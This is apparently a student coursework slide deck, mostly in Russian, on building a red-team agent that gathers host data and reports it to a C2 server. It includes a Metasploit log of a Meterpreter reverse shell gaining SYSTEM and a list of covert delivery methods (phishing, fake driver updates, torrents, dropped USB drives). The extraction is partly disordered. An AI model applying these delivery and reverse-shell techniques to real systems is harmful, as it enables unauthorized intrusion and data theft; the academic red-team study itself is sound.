

ЦЕЛЬ И ЗАДАЧИ

ЦЕЛЬ:

Разработка комплекса средств для проникновения в систему и сбора доступной информации в автоматическом режиме.

ЗАДАЧИ:

- провести обзор предметной области средств автоматизированного проникновения и повышения привилегий;
- разработать комплекс средств для успешного сбора информации;
- тестирование разработанного решения.

Red Team

Действия Red Team - санкционированные, легальные, направленны на взлом корпоративной сети с целью выявления существующих недостатков.

Варианты применяемых атак:

- атака на внешний периметр;
- попытки физического доступа;
- техники социальной инженерии.



Преследуемая задача в ходе атаки: получение конфиденциальных данных и их успешный вывод из атакуемой инфраструктуры на подконтрольные Red Team ресурсы.

Инструменты Red Team

- Сканеры и утилиты для проведения анализа состояния периметра, с возможностью разделения рабочих зон и сведения результатов;
- Системы обработки данных при проведении тестирования на проникновение;
- Средства анализа и управления уязвимостями;
- Системы проведения кампаний социальной инженерии.

Инструменты симуляции атак:

- Cobalt Strike
- Metasploit
- Empire

2. Reconnaissance

After the test scope and goals are defined, our team will gather all the relevant intelligence about the assets.

4. Exploitation

Web application attacks are executed, our penetration testers try to actively exploit security weaknesses.

6. Mitigation & Support

Working closely with your organization's relevant teams all security vulnerabilities will be mitigated according to the best possible practice.

1. Scoping


Preparation of a tailor made test for your security environment needs.




Possible entry points are identified with manual testing and automated scanning.



Successful attacks are thoroughly documented and severity levels are determined.



Cobalt Strike



Этапы проникновения

Metasploit

```
=[ metasploit v6.1.42-dev ]
+ -- --=[ 2221 exploits - 1171 auxiliary - 397 post ]
+ -- --=[ 877 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Use help <command> to learn more about any command
```

Metasploit console

```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 10.0.2.6:4444
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 10.0.2.12
[*] Meterpreter session 4 opened (10.0.2.6:4444 -> 10.0.2.12:49160) at 2017-06-27 02:3
7:00 -0400
<u>meterpreter</u> > getuid
Server username: NT AUTHORITY\SYSTEM
<u>meterpreter</u> > sysinfo
                 : WIN-OSVOID9GK5T
Computer
                : Windows 2012 R2 (Build 9600).
Architecture : x64
System Language : en US
Domain
                : WORKGROUP
Logged On Users : 1
Meterpreter
                 : x64/windows
<u>meterpreter</u> >
<u>meterpreter</u> >
```

Meterpreter reverse shell

Empire

Агент пост-эксплуатации, предоставляющий возможность запускать PowerShell daemon's без необходимости использования powershell.exe



Реализуемый агент

Требования к программе сбора информации:

- совместимость;
- размер;
- компактность.

Возможные способы доставки программы внутрь тестируемого периметра, таких как:

- Фишинг;
- Маскировка под драйвера или системные обновления;
- Создание своего поддельного веб-сайта;
- Распространение через торренты;
- Распространение через потерянные USB-накопители.

Реализуемый агент

Перечень данных, собираемых программой:

- информация о DNS имени компьютера;
- версия операционной системы;
- информация о начинке:
 - оперативная память количество установленной оперативной памяти;
 - процессор версия, архитектура, ревизия;
- установленное на машине время;
- информация о пути к корневой папке Windows;
- данные обо всех доступных интернет адаптерах и их базовые настройки.

```
string ListIpAddresses() {
   IP ADAPTER ADDRESSES* adapter addresses(NULL);
   IP ADAPTER_ADDRESSES* adapter(NULL);
   DWORD adapter_addresses_buffer_size = 16 * 1024;
   // Get adapter addresses
   for (int attempts = 0; attempts != 3; ++attempts) {
       adapter addresses = (IP ADAPTER ADDRESSES*)malloc(adapter addresses buffer size);
       DWORD error = ::GetAdaptersAddresses(AF UNSPEC,
           GAA FLAG SKIP ANYCAST
           GAA_FLAG_SKIP_MULTICAST
           GAA FLAG SKIP DNS SERVER
           GAA_FLAG_SKIP_FRIENDLY_NAME,
           NULL,
           adapter addresses,
           &adapter addresses buffer size);
        if (ERROR_SUCCESS == error) {
            break:
```

Система сбора информации - сервер С2

Задачи сервера С2:

- Мониторинг всех входящих запросов;
- Пеленгация и запись IP-адресов и портов, что позволяет вести учет саботированных машин;
- Обработка поступающих данных в режиме реального времени;
- Отработка прописанных заранее скриптов, для решения широкого спектра целей, на основании поступивших данных.
- Мониторинг статуса зараженных машин;
- Создание отчетов.

```
[ADAPTER]:Wintun Userspace Tunnel
[NetBIOS]:MONYLAIT
                                           [NAME]:OpenVPN Wintun
[DNS hostname]:monylait
                                           [IP]:169.254.251.175
[DNS domain]:
                                           [ADAPTER]: VirtualBox Host-Only Ethernet Adapter
[DNS fully-qualified]:monylait
                                           [NAME]:Ethernet
[Physical NetBIOS]:MONYLAIT
                                           [IP]:192.168.17.51
[Physical DNS hostname]:monylait
                                           [ADAPTER]:TAP-Windows Adapter V9
[Physical DNS domain]:
                                           [NAME]:OpenVPN TAP-Windows6
[Physical DNS fully-qualified]:monylait
                                           [IP]:169.254.248.244
[NumOfProc]:8
                                           [ADAPTER]:Microsoft Wi-Fi Direct Virtual Adapter
[ProcType]:8664
                                           [NAME]:▼>4:;NG5=85 ?> ;>:0;L=>9 A5B8* 1
[Arch]:9
                                           [IP]:169.254.197.187
[ProcLv1]:23
                                           [ADAPTER]:Microsoft Wi-Fi Direct Virtual Adapter #2
[ProcRevis]:6145
                                           [NAME]:▼>4:;NG5=85 ?> ;>:0;L=>9 A5B8* 2
[SYS TIME]:12-59
                                           [IP]:169.254.28.84
[LOC TIME]:22-59
                                           [ADAPTER]: Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC
[PATH]:C:\WINDOWS
                                           [NAME]: <5A?@>2>4=00 A5BL
[RAM]:8192
                                           [IP]:192.168.1.103
[WIN VER]:Windows80rGreater
```

ВЫВОДЫ

- Собрана и изучена необходимая теоретическая база в данной предметной области;
- были приведены примеры различных систем и инструментов, обладающих смежными возможностями;
- Разработана и протестирована система сбора информации.





https://github.com/Monylait/kursovaia